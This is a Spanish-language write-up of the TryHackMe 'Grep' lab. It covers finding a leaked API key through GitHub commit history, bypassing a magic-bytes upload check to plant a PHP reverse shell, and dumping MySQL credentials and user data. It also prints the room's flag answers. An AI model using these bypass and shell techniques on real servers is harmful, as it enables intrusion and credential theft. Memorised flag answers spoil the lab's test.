

Resolución de Laboratorio


Grep

Reconocimiento OSINT sobre un repositorio de GitHub expuesto públicamente, donde se filtró una API key en el historial de commits. Explotación de una validación de subida de archivos basada únicamente en magic bytes para cargar una reverse shell en PHP, obteniendo ejecución remota de comandos y extracción de credenciales desde la base de datos.


URL: <https://tryhackme.com/room/greptp>

Writeup por Jenrrisinho

Comprobando entrando a la IP usando HTTPS revisamos el certificado SSL identificamos el hostname real: grep.thm




Agregamos el dominio al archivo `/etc/hosts` y accedemos a la página web. Es un CMS en desarrollo con funcionalidades de registro y login.



Welcome to SearchME!

This website is under development.

Inspeccionando el tráfico de red al intentar registrarse, identificamos que el frontend envía un header personalizado `X-Thm-API-Key` junto con la petición a `/api/register.php`. El valor de esa key, hardcodeado en el archivo JavaScript del sitio, resultó estar expirado (el registro fallaba con el mensaje "invalid or expired API key").



Mediante Google Dorking (site:github.com "Welcome to SearchME" AND "This website is under development") se localizó el repositorio de desarrollo del CMS expuesto públicamente en GitHub (supersecuredveloper/searchmecms). Revisando el historial de commits, se encontró un commit anterior titulado "Fix: remove key", donde constaba la API key válida antes de ser reemplazada por un placeholder.

🔍

site:github.com "Welcome to SearchME" AND "This website is under development"

✕

🔍

◀

Modo IA **Todo** Imágenes Videos Videos cortos Noticias Libros Más ▾ Herrar

 GitHub

<https://github.com> › [SearchMe](#) · [Traducir esta página](#) ⋮

l0ganc/SearchMe

Developed a web application that allows users to search for Travel and Entertainment and add places information to favorites and displays reviews, ...

 GitHub

<https://github.com> › [SearchMe](#) · [Traducir esta página](#) ⋮

JamesSmith-dev/SearchMe

Welcome to **SearchMe**! SearchMe was created on January 1, 2021 by Aarik Pokras and James Smith.
Open Source on <https://github.com> ...

 GitHub

<https://github.com> › [searchmecms](#) · [Traducir esta página](#) ⋮

supersecuredveloper/searchmecms: In progress...

In progress... Contribute to [supersecuredveloper/searchmecms](#) development by creating an account on GitHub.

api/register.php

@@ -4,7 +4,7 @@

4

5

6

7

8

9

10

4

5

6

7

8

9

10

5

6

7

8

9

10


Primera flag:

What is the API key that allows a user to register on the website?


ffe60ecaa8bba2f12b43d1a4b15b8f39

✓ Correct Answer


Con Burp Suite se interceptó la petición de registro y se reemplazó el valor del header X-Thm-API-Key por la key válida obtenida del repositorio. Esto permitió completar el registro y acceder al dashboard de la aplicación, donde se encontró la primera flag publicada como un post:



Segunda flag:




Vemos que el dashboard consume `/api/posts.php`



Enumerando con ffuf sobre /api/ se identificaron endpoints adicionales: upload.php y el directorio uploads/ (con listado de directorio habilitado). Revisando el código fuente de upload.php en el repositorio de GitHub, se determinó que la validación de archivos solo comprobaba la extensión mediante pathinfo(), sin verificar el contenido real — vulnerabilidad que fue reforzada posteriormente en el historial del repo con una validación de magic bytes (comparando los primeros 4 bytes del archivo contra los de una imagen válida).

ffuf -u https://grep.thm/api/FUZZ -w /usr/share/wordlists/dirb/common.txt -k -e .php



Index of /api/uploads

Name	Last modified	Size	Description
 Parent Directory	-		

Apache/2.4.41 (Ubuntu) Server at grep.thm Port 443

```
Code Blame 43 lines (38 loc) · 1.4 KB
supersecredeveloer Feature update

1  <?php
2  session_start();
3  require 'config.php';
4  $uploadPath = 'uploads/';
5
6  function checkMagicBytes($fileTmpPath, $validMagicBytes) {
7      $fileMagicBytes = file_get_contents($fileTmpPath, false, null, 0, 4);
8      return in_array(bin2hex($fileMagicBytes), $validMagicBytes);
9  }
10
11 $allowedExtensions = ['jpg', 'jpeg', 'png', 'bmp'];
12 $validMagicBytes = [
13     'jpg' => 'ffd8ffe0',
14     'png' => '89504e47',
15     'bmp' => '424d'
16 ];
17
18 if ($_SERVER['REQUEST_METHOD'] === 'POST') {
19     if (isset($_SESSION['username'])) {
20         if (isset($_FILES['file'])) {
21             $file = $_FILES['file'];
22             $fileName = $file['name'];
23             $fileTmpPath = $file['tmp_name'];
24             $fileExtension = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));
25
26             if (checkMagicBytes($fileTmpPath, $validMagicBytes)) {
27                 $uploadDestination = $uploadPath . $fileName;
28                 move_uploaded_file($fileTmpPath, $uploadDestination);
29
30                 echo json_encode(['message' => 'File uploaded successfully.']);
31             } else {
32                 echo json_encode(['error' => 'Invalid file type. Only JPG, JPEG, PNG, and BMP files are allowed.']);
33             }
34         } else {
35             echo json_encode(['error' => 'No file uploaded.']);
36         }
37     } else {
38         echo json_encode(['error' => 'User not logged in.']);
39     }
40 } else {
41     echo json_encode(['error' => 'Unsupported request method.']);
42 }
43 ?>
```


Se generó un archivo PHP anteponiendo los magic bytes de una imagen JPEG (\xFF\xD8\xFF\xE0) al código de una reverse shell (php-reverse-shell.php), logrando así superar ambas validaciones y subir el archivo con extensión .php pura al servidor. El reverse.php es una copia de php-reverse-shell.php que ya viene predeterminado en Kali. Lo único que debes hacer es configurar la IP (de tu máquina) y el puerto que usarás para levantar tu listener.

```
printf '\xFF\xD8\xFF\xE0' > temp.php
```

```
cat reverse.php >> temp.php
```

```
mv temp.php reverse.php
```

Y en otra terminal el servidor netcat: `nc -lvnp 4444`




Al acceder al archivo subido (<https://grep.thm/api/uploads/<archivo>.php>) usando:

```
curl -sk https://grep.thm/api/uploads/<archivo>.php
```

con un listener de Netcat activo, se obtuvo una reverse shell como el usuario www-data. Desde ahí se localizó el archivo config.php en el servidor

```
find / -name "config.php" 2>/dev/null
```

revelando las credenciales de conexión a la base de datos MySQL (usuario root, base de datos postman).



```

www-data@ip-10-66-167-49:/$ cat /var/www/html/api/config.php
<?php

$host = 'localhost';
$db = 'postman';
$user = 'root';
$pass = 'password';
$mysqli = new mysqli($host, $user, $pass, $db);

if ($mysqli->connect_error) {
    die('Connect Error (' . $mysqli->connect_errno . ') ' . $mysqli->connect_error);
}
?>
www-data@ip-10-66-167-49:/$

```

Debido a que el binario `/usr/bin/mysql` no tenía permisos de ejecución para `www-data`, se realizó la consulta directamente mediante un one-liner en PHP (`mysqli`), obteniendo de la tabla `users` el correo electrónico del usuario administrador.

```

www-data@ip-10-66-167-49:/$ mysql -h localhost -u root -ppassword postman
mysql -h localhost -u root -ppassword postman
bash: /usr/bin/mysql: Permission denied
www-data@ip-10-66-167-49:/$

```

```

php -r '$m = new mysqli("localhost","root","password","postman"); $r =
$m->query("SELECT * FROM users"); while($row = $r->fetch_assoc()) {
print_r($row); }'

```

Tercera flag:

What is the email of the "admin" user?

admin@searchme2023cms.grep.thm

✓ Correct Answer

Revisando la configuración de virtual hosts de Apache (`/etc/apache2/sites-enabled/`) se identificó un archivo de configuración adicional, `leakchecker.conf`, correspondiente a un subdominio (`leakchecker.grep.thm`) corriendo en el puerto 51337 — un servicio no descubierto durante el reconocimiento inicial por fuzzing de subdominios.

Cuarta flag:

What is the host name of the web application that allows a user to check an email for a possible password leak?

leakchecker.grep.thm

✓ Correct Answer

Lo agregamos en /etc/hosts y accediendo al servicio leakchecker.grep.thm:51337 con el correo del administrador obtenido previamente, se consultó si el correo aparecía en alguna filtración conocida, obteniendo como resultado la contraseña del usuario administrador en texto plano.

Quinta flag:

What is the password of the "admin" user?

admin_tryhackme!

✓ Correct Answer